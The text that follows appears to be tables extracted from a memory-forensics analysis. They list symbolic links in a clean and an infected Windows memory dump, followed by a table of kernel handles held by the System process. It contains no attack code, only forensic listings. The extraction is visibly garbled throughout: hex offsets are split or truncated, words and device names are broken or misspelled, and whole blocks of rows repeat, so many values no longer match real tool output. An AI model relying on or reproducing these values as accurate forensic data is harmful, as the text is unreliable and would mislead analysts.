0x0000000000adf6 270	1	0	2024-11-14 09:36:47 UTC+0000	ACPI#Fixe...9062857}	\Device\0000003c
0x0000000000adfb 2e8	1	0	2024-11-14 09:36:48 UTC+0000	MountPointManager	\Device\MountPointManager
0x0000000000adfb 360	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...itio n(4)	\Device\Harddisk0\Partition4
0x0000000000adfc 8c0	1	0	2024-11-14 09:36:51 UTC+0000	UNC	\Device\Mup
0x0000000000adfd 1f0	1	0	2024-11-14 09:36:49 UTC+0000	NDIS	\Device\Ndis
0x0000000000adfd 5d8	1	0	2024-11-14 09:36:52 UTC+0000	Local	\BaseNamedObjects
0x0000000000ae29 1f0	1	0	2024-11-14 09:36:52 UTC+0000	LCD	\Device\VideoPdo0
0x0000000000ae2c 1b0	1	0	2024-11-14 09:36:50 UTC+0000	Root#SYST...4c10000}	\Device\00000036

0x0000000000ae2d 668	1	0	2024-11-14 09:36:48 UTC+0000	Root#dmio...91efb8b}	\Device\00000003
0x0000000000ae2e 6a0	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...itio n(3)	\Device\Harddisk0\Partition3

0x0000000000ae2eca0	1	0	2024-11-14 09:36:52 UTC+0000	Global	\BaseNamedObjects
0x0000000000ae33c48	1	0	2024-11-14 09:36:48 UTC+0000	DmConfig	\Device\DMControl\DMConfig
0x0000000000ae35198	1	0	2024-11-14 09:36:49 UTC+0000	FltMgrMsg	\FileSystem\Filters\FltMgrMsg
0x0000000000ae35768	1	0	2024-11-14 09:36:48 UTC+0000	Scsi1:	\Device\IDE\IDEPort1
0x0000000000ae37400	1	0	2024-11-14 09:36:48 UTC+0000	DmInfo	\Device\DMControl\DMInfo
0x0000000000ae53a38	1	0	2024-11-14 09:36:50 UTC+0000	Root#MS_P...fc3358c}	\Device\00000032
0x0000000000ae54b58	1	0	2024-11-14 09:36:51 UTC+0000	PCI#VEN_8...9223196}	\Device\NTPNP_PCI0006
0x0000000000ae55198	1	0	2024-11-14 09:36:48 UTC+0000	CompositeBattery	\Device\CompositeBattery
0x0000000000ae560d0	1	0	2024-11-14 09:36:50 UTC+0000	NdisWan	\Device\NdisWan
0x0000000000ae58530	1	0	2024-11-14 09:36:47 UTC+0000	WMIDataDevice	\Device\WMIDataDevice
0x0000000000ae5a958	1	0	2024-11-14 09:36:50 UTC+0000	ACPI#Genu...29dbdd0}	\Device\00000040
0x0000000000ae8c460	1	0	2024-11-14 09:36:49 UTC+0000	PhysicalDrive 0	\Device\Harddisk0\DR0
0x0000000000aec4440	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...itio n(1)	\Device\Harddisk0\Partition1

0x0000000000aec6 998	1	0	2024-11-14 09:36:50 UTC+0000	ACPI#PNP0...91405dd}	\Device\00000046
0x0000000000af01 778	1	0	2024-11-14 09:36:49 UTC+0000	Partition0	\Device\Harddisk0\DR0
0x0000000000af03 260	1	0	2024-11-14 09:36:48 UTC+0000	Scsi0:	\Device\Ide\IdePort0
0x0000000000afc0 b98	1	0	2024-11-14 09:36:50 UTC+0000	Root#SYST...77afcde}	\Device\00000036
0x0000000000b040 900	1	0	2024-11-14 09:36:50 UTC+0000	Root#SYST...4bf0407}	\Device\00000036
0x0000000000b436 5a0	1	0	2024-11-14 09:36:50 UTC+0000	CdRom0	\Device\CdRom0
0x0000000000b4fa 898	1	0	2024-11-14 09:36:51 UTC+0000	VBoxMiniRdrDN	\Device\VBoxMiniRdr

Table 15a: list of the symbolic links in the clean dump

Symbolic links in infected dump

Offset (P)	Ptr	Hn d	Creation Time (UTC)	From	To
0x000000000029f551 8	1	0	2012-07-22 02:42:24	Global	\GLOBAL??
0x000000000029f6b 10	1	0	2012-07-22 02:42:32	HID#Vid_0...100030}	\Device\0000007b
0x000000000029f6b e0	1	0	2012-07-22 02:42:32	HID#Vid_0...91405dd}	\Device\0000007b
0x000000000029fd7 48	1	0	2012-07-22 02:42:24	DosDevices	??
0x000000000029ff47 0	1	0	2012-07-22 02:42:31	SystemRoot	\Device\Harddisk0\Partition1\WINDOWS
0x00000000002a301 c8	1	0	2012-07-22 02:42:35	Global	\Global??
0x00000000002a308 70	1	0	2012-07-22 02:42:31	IPNAT	\Device\IPNAT

0x00000000002a451 18	1	0	2012-07-22 02:42:29	IDE#DiskV...91efb8b}	\Device\Ide\IdeDevicePOTOL0-3
-------------------------	---	---	------------------------	----------------------	-------------------------------

0x00000000002a4f2a8	1	0	2012-07-22 02:42:25	WMIDataDevice	\Device\WMIDataDevice
0x00000000002a8e108	1	0	2012-07-22 02:42:31	NUL	\Device\Null
x000000000029f5518	1	0	2012-07-22 02:42:24	Global	\GLOBAL??
0x000000000029f6b10	1	0	2012-07-22 02:42:32	HID#Vid_0...10 00030}	\Device\0000007b
0x000000000029f6be0	1	0	2012-07-22 02:42:32	HID#Vid_0...91 405dd}	\Device\0000007b
0x000000000029fd748	1	0	2012-07-22 02:42:24	DosDevices	??
0x000000000029ff470	1	0	2012-07-22 02:42:31	SystemRoot	\Device\Harddisk0\Partition1\W INDOWS
0x00000000002a301c8	1	0	2012-07-22 02:42:35	Global	\Global??
0x00000000002a30870	1	0	2012-07-22 02:42:31	IPNAT	\Device\IPNAT
0x00000000002a45118	1	0	2012-07-22 02:42:29	IDE#DiskV...91e fb8b}	\Device\Ide\IdeDeviceP0T0L0-3
0x00000000002a4f2a8	1	0	2012-07-22 02:42:25	WMIDataDevice	\Device\WMIDataDevice
0x00000000002a8e108	1	0	2012-07-22 02:42:31	NUL	\Device\Null
0x00000000002ac40c8	1	0	2012-07-22 02:42:26	ACPI#Fixe...906 2857}	\Device\00000037
0x00000000002b40dd8	1	0	2012-07-22 02:42:27	Scsi0:	\Device\Ide\IdePort0
0x00000000002e39d28	1	0	2012-07-22 02:42:32	Session	\Sessions\BNOLINKS
0x00000000002e49aa0	1	0	2012-07-22 02:42:31	Ip	\Device\Ip
0x00000000002e8a098	1	0	2012-07-22 02:42:30	HCD1	\Device\USBFDO-1
0x00000000002e8a0e8	1	0	2012-07-22 02:42:30	A:	\Device\Floppy0
0x00000000002e8c980	1	0	2012-07-22 02:42:29	multi(0)d...ition(3)	\Device\Harddisk0\Partition3
0x00000000002e8ca20	1	0	2012-07-22 02:42:29	multi(0)d...ition(2)	\Device\Harddisk0\Partition2
0x00000000003067e50	1	0	2012-07-22 02:42:27	ScsiPort0	\Device\Ide\IdePort0
0x00000000003069540	1	0	2012-07-22 02:42:29	Volume{d8...17 2696f}	\Device\HarddiskVolume1
0x00000000003088cb0	1	0	2012-07-22 02:42:27	MountPointManager	\Device\MountPointManager
0x00000000003088dd8	1	0	2012-07-22 02:42:29	STORAGE#V...9 1efb8b}	\Device\HarddiskVolume1
0x0000000000308b578	1	0	2012-07-22 02:42:27	DmConfig	\Device\DMControl\DMConfig
0x0000000000308b5c8	1	0	2012-07-22 02:42:27	DmLoader	\Device\DMLoader

0x000000000030d85 30	1	0	2012-07-22 02:42:29	PhysicalDrive0	\Device\Harddisk0\DR0
0x000000000030dae 88	1	0	2012-07-22 02:42:27	CompositeBatt ery	\Device\CompositeBattery
0x000000000030ec8 f0	1	0	2012-07-22 02:42:30	Root#RDP_...91 405dd}	\Device\0000002c
0x000000000030ec9 80	1	0	2012-07-22 02:42:30	ACPI#PNP0...91 405dd}	\Device\0000006a
0x000000000030ec9 d8	1	0	2012-07-22 02:42:30	PCI#VEN_1...92 23196}	\Device\NTPNP_PCI0042
0x000000000030eca f8	1	0	2012-07-22 02:42:30	Root#MS_P...fc 3358c}	\Device\0000002a
0x000000000030ecd 88	1	0	2012-07-22 02:42:29	Partition1	\Device\HarddiskVolume1
0x00000000003105f 20	1	0	2012-07-22 02:42:30	COM2	\Device\Serial1
0x000000000031559 20	1	0	2012-07-22 02:42:31	IPSECDev	\Device\IPSEC
0x00000000003155b 10	1	0	2012-07-22 02:42:29	multi(0)d...ition(4)	\Device\Harddisk0\Partition4
0x000000000031c0c 18	1	0	2012-07-22 02:42:27	DmInfo	\Device\DMControl\DMInfo
0x000000000032fa6 60	1	0	2012-07-22 02:42:30	PTILINK3	\Device\ParTechInc2
0x000000000032fa9 70	1	0	2012-07-22 02:42:29	multi(0)d...ition(1)	\Device\Harddisk0\Partition1
0x000000000033571 f0	1	0	2012-07-22 02:42:27	DmIoDaemon	\Device\DMControl\DMIoDaem on
0x0000000000344a4 58	1	0	2012-07-22 02:42:30	HCD0	\Device\USBFDO-0
0x000000000036b4f e0	1	0	2012-07-22 02:42:27	Root#ftdi...91ef b8b}	\Device\00000004
0x00000000003088c b0	1	0	2012-07-22 02:42:27	MountPointMan ager	\Device\MountPointManager
0x00000000003088d d8	1	0	2012-07-22 02:42:29	STORAGE#V...9 1efb8b}	\Device\HarddiskVolume1
0x0000000000308b5 78	1	0	2012-07-22 02:42:27	DmConfig	\Device\DMControl\DMConfig
0x0000000000308b5 c8	1	0	2012-07-22 02:42:27	DmLoader	\Device\DMLoader
0x000000000030d85 30	1	0	2012-07-22 02:42:29	PhysicalDrive0	\Device\Harddisk0\DR0
0x000000000030dae 88	1	0	2012-07-22 02:42:27	CompositeBatt ery	\Device\CompositeBattery
0x000000000030ec8 f0	1	0	2012-07-22 02:42:30	Root#RDP_...91 405dd}	\Device\0000002c
0x000000000030ec9 80	1	0	2012-07-22 02:42:30	ACPI#PNP0...91 405dd}	\Device\0000006a
0x000000000030ec9 d8	1	0	2012-07-22 02:42:30	PCI#VEN_1...92 23196}	\Device\NTPNP_PCI0042
0x000000000030eca f8	1	0	2012-07-22 02:42:30	Root#MS_P...fc 3358c}	\Device\0000002a

0x00000000003ecd88	1	0	2012-07-22 02:42:29	Partition1	\Device\HarddiskVolume1
0x00000000003105f20	1	0	2012-07-22 02:42:30	COM2	\Device\Serial1
0x00000000003155920	1	0	2012-07-22 02:42:31	IPSECDev	\Device\IPSEC
0x00000000003155b10	1	0	2012-07-22 02:42:29	multi(0)disk(4)	\Device\Harddisk0\Partition4
0x000000000031c0c18	1	0	2012-07-22 02:42:27	DmInfo	\Device\dmControl\dmInfo
0x000000000032fa660	1	0	2012-07-22 02:42:30	PTILINK3	\Device\ParTechInc2
0x000000000032fa970	1	0	2012-07-22 02:42:29	multi(0)disk(1)	\Device\Harddisk0\Partition1
0x000000000033571f0	1	0	2012-07-22 02:42:27	DmIoDaemon	\Device\dmControl\dmIoDaemon
0x0000000000344a458	1	0	2012-07-22 02:42:30	HCD0	\Device\USBFDO-0
0x000000000036b4fe0	1	0	2012-07-22 02:42:27	Root#ftdi...91ef b8b}	\Device\00000004
0x0000000000370c540	1	0	2012-07-22 02:42:29	C:	\Device\HarddiskVolume1
0x0000000000370cc28	1	0	2012-07-22 02:42:27	FtControl	\Device\FtControl
0x0000000000370cd50	1	0	2012-07-22 02:42:29	FltMgrMsg	\FileSystem\Filters\FltMgrMsg
0x0000000000370d150	1	0	2012-07-22 02:42:32	Global	\BaseNamedObjects
0x000000000037e7358	1	0	2012-07-22 02:42:29	NDIS	\Device\Ndis
0x000000000037e7750	1	0	2012-07-22 02:42:27	Root#dmio...91efb8b}	\Device\00000003
0x00000000003882248	1	0	2012-07-22 02:42:29	multi(0)disk(0)	\Device\Harddisk0\Partition0
0x00000000003882d20	1	0	2012-07-22 02:42:28	Scsi1:	\Device\Ide\idePort1
0x00000000003882dd8	1	0	2012-07-22 02:42:28	ScsiPort1	\Device\Ide\idePort1
0x00000000003a19110	1	0	2012-07-22 02:42:29	Partition0	\Device\Harddisk0\DR0
0x00000000003b7d440	1	0	2012-07-22 02:42:29	FltMgr	\FileSystem\Filters\FltMgr
0x00000000003d8b878	2	1	2012-07-22 02:42:32	0	\BaseNamedObjects
0x00000000003df8998	1	0	2012-07-22 02:42:29	CdRom0	\Device\CdRom0
0x0000000000413dbc8	1	0	2012-07-22 02:42:32	HID#Vid_0...100030}	\Device\0000007a
0x00000000004170d60	1	0	2012-07-22 02:42:30	PTILINK1	\Device\ParTechInc0
0x00000000004170f20	1	0	2012-07-22 02:42:30	PTILINK2	\Device\ParTechInc1

0x00000000004175c18	1	0	2012-07-22 02:42:32	Local	\BaseNamedObjects
0x00000000004193e78	1	0	2012-07-22 02:42:30	{2EF5B1E3...890F7DC}	\Device{2EF5B1E3-68FB-4BEFA3E9-2367A890F7DC}

0x00000000004193fe0	1	0	2012-07-22 02:42:30	PCI#VEN_8...1e6af27}	\Device\NTPNP_PCI0040
0x0000000000419da18	1	0	2012-07-22 02:42:31	PRN	\DosDevices\LPT1
0x000000000041aa860	1	0	2012-07-22 02:42:32	HID#Vid_0...91405dd}	\Device\0000007a
0x000000000041c8940	1	0	2012-07-22 02:42:32	USB#Vid_0...fb951ed}	\Device\USBPDO-2
0x000000000041ca030	1	0	2012-07-22 02:42:30	Root#SYST...4bf0407}	\Device\0000002e
0x000000000041e90b0	1	0	2012-07-22 02:42:30	{EF92BFD5...D2E9067}	\Device{EF92BFD5-E444-4AA8-AFC1-A3EF5D2E9067}
0x000000000041eb8e0	1	0	2012-07-22 02:42:30	RdpDrDvMgr	\Device\RdpDrDvMgr
0x000000000041f2210	1	0	2012-07-22 02:42:30	PCI#VEN_1...5c10000}	\Device\NTPNP_PCI0042
0x000000000041f2260	1	0	2012-07-22 02:42:30	USB#ROOT_...906bed8}	\Device\USBPDO-0
0x000000000042158e0	1	0	2012-07-22 02:42:30	{B947BCC8...30FEC50}	\Device{B947BCC8-F245-4517-8F26-31F0B30FEC50}
0x0000000000424b9b8	1	0	2012-07-22 02:42:30	D:	\Device\CdRom0
0x00000000004252840	1	0	2012-07-22 02:42:31	PIPE	\Device\NamedPipe
0x000000000042739c8	1	0	2012-07-22 02:42:30	Root#MS_P...fc3358c}	\Device\00000026
0x00000000004275568	1	0	2012-07-22 02:42:30	Volume{d8...172696f}	\Device\Floppy0
0x000000000042b2080	1	0	2012-07-22 02:42:30	Volume{d8...172696f}	\Device\CdRom0
0x000000000042da8e0	1	0	2012-07-22 02:42:30	ACPI#PNP0...91405dd}	\Device\00000069
0x000000000042e1030	1	0	2012-07-22 02:42:30	Root#SYST...4c10000}	\Device\0000002e
0x00000000004752060	1	0	2012-07-22 02:42:30	{A9876EE5...6781267}	\Device{A9876EE5-95B0-4AC0-9730-6C9826781267}
0x00000000004758c60	1	0	2012-07-22 02:42:30	Root#RDP_...91405dd}	\Device\0000002d
0x00000000004764378	1	0	2012-07-22 02:42:30	NDISWANIP	\Device\NdisWanIp
0x00000000004778030	1	0	2012-07-22 02:42:30	PSched	\Device\PSched
0x0000000000477d620	1	0	2012-07-22 02:42:30	multi(0)d...fdisk(0)	\Device\Floppy0
0x0000000000477f5a0	1	0	2012-07-22 02:42:31	WanArp	\Device\WANARP

0x00000000004801508	1	0	2012-07-22 02:42:32	USB#Vid_0...906bed8}	\Device\USBPDO-3
0x00000000004ab8278	1	0	2012-07-22 02:42:30	IDE#CdRom...91efb8b}	\Device\Ide\IdeDeviceP1T0L0-e
0x00000000005c73990	1	0	2012-07-22 02:42:30	Root#MS_L...fc3358c}	\Device\00000024
0x00000000005c77150	1	0	2012-07-22 02:42:30	{D400802F...1970147}	\Device{D400802F-DB5A-4A71-B884-860BB1970147}

0x00000000005c78428	1	0	2012-07-22 02:42:30	Root#SYST...9223196}	\Device\0000002e
0x00000000005ccb450	1	0	2012-07-22 02:42:30	Root#SYST...9223196}	\Device\0000002e
0x000000000072bc398	1	0	2012-07-22 02:42:30	PCI#VEN_1...1e6af27}	\Device\NTPNP_PCI0043
0x0000000000731f148	1	0	2012-07-22 02:42:30	LEGACY#JO...90f57da}	\Device\00000075
0x00000000007326a60	1	0	2012-07-22 02:42:30	Root#MS_P...fc3358c}	\Device\00000029
0x00000000007328360	1	0	2012-07-22 02:42:30	Root#MS_P...fc3358c}	\Device\00000027
0x000000000073283c0	1	0	2012-07-22 02:42:30	Root#SYST...77afcde}	\Device\0000002e
0x00000000007328420	1	0	2012-07-22 02:42:30	FDC#GENER...91efb8b}	\Device\FloppyPDO0
0x00000000007329568	1	0	2012-07-22 02:42:30	Root#SYST...4c10000}	\Device\0000002e
0x0000000000732a3f0	1	0	2012-07-22 02:42:31	UNC	\Device\Mup
0x0000000000732a5a8	1	0	2012-07-22 02:42:30	{9F518110...E3131B7}	\Device{9F518110-3877-431AA69B-14663E3131B7}
0x0000000000732a5f8	1	0	2012-07-22 02:42:30	ACPI#PNP0...e301f73}	\Device\0000006d
0x0000000000732d2e0	1	0	2012-07-22 02:42:31	MAILSLOT	\Device\MailSlot
0x0000000000732e4e8	1	0	2012-07-22 02:42:30	Root#SYST...4c10000}	\Device\0000002e
0x000000000073312e0	1	0	2012-07-22 02:42:31	IPMULTICAST	\Device\IPMULTICAST
0x000000000073316e0	1	0	2012-07-22 02:42:30	ACPI#PNP0...be10318}	\Device\0000006d
0x00000000007333128	1	0	2012-07-22 02:42:30	COM1	\Device\Serial0
0x000000000073335f0	1	0	2012-07-22 02:42:30	ACPI#PNP0...e301f73}	\Device\0000006e
0x000000000073376b0	1	0	2012-07-22 02:42:30	PCI#VEN_1...9223196}	\Device\NTPNP_PCI0042
0x00000000007337908	1	0	2012-07-22 02:42:30	Root#SYST...9223196}	\Device\0000002e
0x000000000073379a0	1	0	2012-07-22 02:42:30	USB#ROOT_...906bed8}	\Device\USBPDO-1
0x00000000007339848	1	0	2012-07-22 02:42:30	ACPI#Genu...29dbdd0}	\Device\00000035

0x0000000000733b4 68	1	0	2012-07-22 02:42:30	ACPI#PNP0...be10318}	\Device\0000006e
0x0000000000733b8 00	1	0	2012-07-22 02:42:30	LPT1	\Device\Parallel0
0x0000000000733b8 58	1	0	2012-07-22 02:42:30	DISPLAY2	\Device\Video1
0x0000000000733d4 a0	1	0	2012-07-22 02:42:30	{272517F3...A6 291F8}	\Device{272517F3-D392-4474- B9B6-C539DA6291F8}
0x000000000073482 c0	1	0	2012-07-22 02:42:30	Root#MS_N...fc 3358c}	\Device\00000025
0x000000000073485 e0	1	0	2012-07-22 02:42:30	LPTENUM#M... 8753ed1}	\Device\Parallel0
0x000000000073488 d8	1	0	2012-07-22 02:42:31	Tcp	\Device\Tcp
0x000000000073862 40	1	0	2012-07-22 02:42:31	AUX	\DosDevices\COM1
0x00000000007386b d8	1	0	2012-07-22 02:42:30	DISPLAY1	\Device\Video0
0x000000000073a65 b8	1	0	2012-07-22 02:42:30	PCI#VEN_1...fc 3358c}	\Device\NTPNP_PCI0041
0x000000000073a68 10	1	0	2012-07-22 02:42:30	Root#SYST...fc3 358c}	\Device\0000002e
0x000000000073b5c f0	1	0	2012-07-22 02:42:30	Root#SYST...4c 10000}	\Device\0000002e
0x000000000073b65 c0	1	0	2012-07-22 02:42:31	Shadow	\Device\LanmanRedirector
0x000000000073b6c b0	1	0	2012-07-22 02:42:31	DISPLAY3	\Device\Video2
0x000000000073fa2 70	1	0	2012-07-22 02:42:30	Root#SYST...92 23196}	\Device\0000002e
0x000000000073fd6 30	1	0	2012-07-22 02:42:30	PCI#VEN_1...92 23196}	\Device\NTPNP_PCI0042
0x000000000073fd8 78	1	0	2012-07-22 02:42:30	ACPI#PNP0...80 0845c}	\Device\0000006c
0x000000000073fdd d0	1	0	2012-07-22 02:42:30	Root#SYST...8b 03a8e}	\Device\0000002e
0x000000000073fe2 78	1	0	2012-07-22 02:42:30	Root#SYST...87 75bf1}	\Device\0000002e
0x0000000000769f9 58	2	1	2012-07-22 02:42:31	KnownDllPath	C:\WINDOWS\system32
0x000000000082c46 00	1	0	2012-07-22 02:42:33	Global	\Global??
0x000000000087e66 20	1	0	2012-07-22 02:42:33	Ndisuiot	\Device\Ndisuiot
0x00000000008f2a3 60	1	0	2012-07-22 02:42:33	Global	\Global??
0x0000000000a3478 c0	1	0	2012-07-22 02:42:37	SW#{a7c7a...80 04788}	\Device\KSENUM#00000002
0x0000000000a6218 90	1	0	2012-07-22 02:42:53	\$VDMMLPT1	\Device\ParallelVdm0
0x0000000000bb219 60	1	0	2012-07-22 02:42:37	SW#{a7c7a...80 04788}	\Device\KSENUM#00000002

0x0000000000bdc06 b0	1	0	2012-07-22 02:42:37	sysaudio	\Device\sysaudio
0x0000000000be9b8 d8	1	0	2012-07-22 02:42:37	SW#{a7c7a...80 04788}	\Device\KSENUM#00000002
0x0000000000e2ce3 e8	1	0	2012-07-22 02:42:37	SW#{a7c7a...80 04788}	\Device\KSENUM#00000002

Table 15b: list of the symbolic links in the infected dump Handles in clean dump

Offset	Pi	Han	Acces (V)	d	dle	s	Type	Details
0x8a25 c830	4	0x4	0x1f0ff f	Proce ss	System	(4)		
0x8a25 b020	4	0x8	0x0	Threa d	TID 12	PID 4		
0xe13a e280	4	0xc	0xf003 f	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS			
0xe101 a490	4	0x10	0x0	Key				
0xe13b 9538	4	0x14	0x200 19	Key	MACHINE\SYSTEM\WPA\MEDIACENTER			
0xe13b 01b8	4	0x18	0x200 19	Key	MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCT IONADAPTER			
0xe101 b490	4	0x1c	0x200 19	Key	MACHINE\SYSTEM\WPA\KEY-YF684PFY7GT8BRMTRFDD3			
0xe13c e4a0	4	0x20	0x200 1f	Key	MACHINE\SYSTEM\SETUP			
0xe13b b450	4	0x24	0x200 19	Key	MACHINE\SYSTEM\WPA\PNP			
0xe13c efb8	4	0x28	0x200 19	Key	MACHINE\SYSTEM\WPA\SIGNINGHASH-QJVFVWY9BHYJCDV			
0xe101 5430	4	0x2c	0x200 1f	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTO PTIONS			
0xe13b c4c8	4	0x30	0x200 19	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENTLOG			
0x8a28 0cb0	4	0x34	0x1f00 03	Event	TRKWKS_EVENT			
0x8a10 8da0	4	0x8c	0x1f03 ff	Threa d	TID 336	PID 4		
0x8a23 a618	4	0x98	0x1f03 ff	Threa d	TID 100	PID 4		
0x8a1fe 020	4	0xa0	0x0	Threa d	TID 104	PID 4		
0x8a23 9ae0	4	0xa4	0x1f00 03	Event	VxKernel2VoldEvent			
0xe100 8a78	4	0xb0	0xf000 f	Direc tory	WinDfs			
0xe101 8318	4	0xc0	0xf000 f	Direc tory	Harddisk0			
0x89d0 8868	4	0x16 c	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\U...			

0x8a09f f90	4	0x1e 8	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\U...
------------------------	---	-----------	---------------	------	---

0x89b6 06c8	4	0x20 c	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
0x8a01 21c0	4	0x23 4	0x1f03 ff	Process	svchost.exe(1096)
0x8a08 0ef8	4	0x23 c	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\Administrator\ntuser.dat.LOG
0x8a11 86f8	4	0x27 0	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClas...
0x89b6 4858	4	0x27 4	0x120 19f	File	\Device\Tcp
0x89c9 c388	4	0x27 c	0x120 19f	File	\Device\Tcp
0x8a0d 51c8	4	0x28 4	0x100 003	Event	LanmanServerAnnounceEvent
0x8a20f bf0	4	0x29 4	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM.LOG
0x89fe4 7e8	4	0x2b 0	0x1f03 ff	Process	winlogon.exe(640)
0x8a00 5028	4	0x2b 8	0x120 116	File	\Device\HarddiskVolume1\System Volume Information_restore{F08459D8-9E84-4265-ABE5610B8ADDE4E2}\RP4\change.log
0x8a0d 8df8	4	0x2f 0	0x3	File	\Device\HarddiskVolume1\WINDOWS\system32\config\system.LOG
0xe161 2c40	4	0x2f c	0x200 1f	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\VIDEO\{B7A3558C-290B-4D9E-8FBC-BBA0B1A6651B}\0000\VOLATILESETTINGS
0x8a0d 5120	4	0x30 4	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0x89be cba0	4	0x30 8	0x1f00 03	Event	PrefetchTracesReady
0x89c8 dbb8	4	0x30 c	0x1f03 ff	Thread	TID 1852 PID 4
0x89ba 4598	4	0x32 0	0x120 19f	File	\Device\Tcp
0x8a02 1da0	4	0x32 4	0x438	Process	lsass.exe(696)
0x89be bd00	4	0x32 c	0x1f03 ff	Process	spoolsv.exe(1568)
0x8a0b 6f90	4	0x33 4	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\voidead\NTUSER.DAT
0x8a0a 3500	4	0x33 8	0x1f03 ff	Process	svchost.exe(1684)
0x8a03 bef8	4	0x34 0	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\voidead\ntuser.dat.LOG
0x8a20 4238	4	0x34 4	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClas...

0xe112 5348	4	0x34 8	0xf000 f	Directory	Http
0x8a02 1da0	4	0x34 c	0x1f03 ff	Process	lsass.exe(696)
0x8a0e 9568	4	0x35 0	0x120 116	File	\Device\Mup
0x89be b638	4	0x35 4	0x1f03 ff	Thread	TID 1780 PID 4

0x8a14 7d98	4	0x35 8	0x120 19f	File	\Device\NTPNP_PCI0006\Topology
0x89b6 1ba0	4	0x35 c	0x1f03 ff	Thread	TID 1816 PID 4
0x89b8 66f0	4	0x36 0	0x20	File	\Device\RdpDr
0x8a08 a5d8	4	0x36 4	0x120 0a0	File	\Device\Udp
0x89b7 ada0	4	0x36 8	0x1f03 ff	Thread	TID 1952 PID 4
0x89bf1 a20	4	0x36 c	0x1f03 ff	Thread	TID 1924 PID 4
0x89be b3b8	4	0x37 0	0x1f03 ff	Thread	TID 1844 PID 4
0x89b6 1920	4	0x37 4	0x1f03 ff	Thread	TID 1288 PID 4
0x89ca c2f0	4	0x37 8	0x20	File	\Device\VBoxMiniRdr
0x89ff4 960	4	0x37 c	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows
0x89ca 8670	4	0x38 0	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\ntuser.dat.LOG
0xe16c 9308	4	0x38 4	0x1f00 01	Port	
0x89b2 b8e8	4	0x38 8	0x1f03 ff	Thread	TID 1936 PID 4
0x8a16 32c8	4	0x38 c	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\soft ware.LOG
0x8a15f 930	4	0x39 0	0x120 19f	File	\Device\Tcp
0x8a16 40f0	4	0x39 4	0x120 19f	File	\Device\Gpc
0x8a1a 96c0	4	0x39 8	0x3	File	\Device\HarddiskVolume1\WINDOWS\system32\config\syst em
0x8a16 5d50	4	0x39 c	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\defa ult
0x8a16 5b80	4	0x3a 0	0x120 19f	File	\Device\Tcp
0xe18a 4af0	4	0x3a 4	0x200 1f	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\HTTP\PARA METERS\URLACLINFO
0x8a19f 7c8	4	0x3a 8	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\SEC URITY.LOG

0x8a0d d028	4	0x3a c	0x120 0a0	File	\Device\Tcp
0x8a16 38e8	4	0x3b 0	0x120 19f	File	\Device\Udp
0x8a0e 1da0	4	0x3b 4	0x1f03 ff	Threa d	TID 340 PID 4
0x8a16 0740	4	0x3b 8	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0x89fef b70	4	0x3b c	0x120 19f	File	\Device\Tcp
0xe168 7830	4	0x3c 0	0x1f00 01	Port	

0x89fe6 5a8	4	0x3c 4	0x120 116	File	\Device\Mup
0x8a16 18b0	4	0x3c 8	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\SEC URITY
0x8a16 66b8	4	0x3c c	0x120 19f	File	\Device\Gpc
0x8a16 0028	4	0x3d 0	0x200 0003	File	\Device\HarddiskVolume1\WINDOWS\system32\config\defa ult.LOG
0x89b2 b3e8	4	0x3d 4	0x1f03 ff	Threa d	TID 1948 PID 4
0x8a06 8e98	4	0x3d 8	0x200 0003	File	\Device\HarddiskVolume1\Documents and Settings\LocalService\ntuser.dat.LOG
0x89c9 bca0	4	0x3d c	0x120 19f	File	\Device\Tcp
0xe168 6c00	4	0x3e 0	0x2	Key	MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY\RNG
0x89ca 57b8	4	0x3e 4	0x120 19f	File	\Device\Tcp
0x89c9 c8b0	4	0x3e 8	0x120 19f	File	\Device\Tcp
0x89c9 d450	4	0x3e c	0x120 19f	File	\Device\Tcp
0x8a03 e558	4	0x3f 0	0x1f03 ff	Threa d	TID 1700 PID 4
0xe152 d8d8	4	0x3f 4	0x4	Dirrec tory	WindowStations
0x89c9 dce8	4	0x3f 8	0x120 19f	File	\Device\Tcp
0x8a0b 7640	4	0x3f c	0x140 003	File	\Device\HarddiskVolume1\pagefile.sys
0x89ca 5b28	4	0x40 0	0x120 19f	File	\Device\Tcp
0x8a00 90a0	4	0x40 4	0x120 19f	File	\Device\Tcp
0x8a07 cde0	4	0x40 8	0xf000 3	Deskt op	Disconnect
0x8a0b 2768	4	0x40 c	0x120 19f	File	\Device\NetBT_Tcpip_{F482B08F-B60E-471C-9699- 493DD340EF57}
0x89ca 02e8	4	0x41 0	0x120 19f	File	\Device\Tcp

0x89fef c28	4	0x41 4	0x1f00 03	Event	StuckThreadEvent
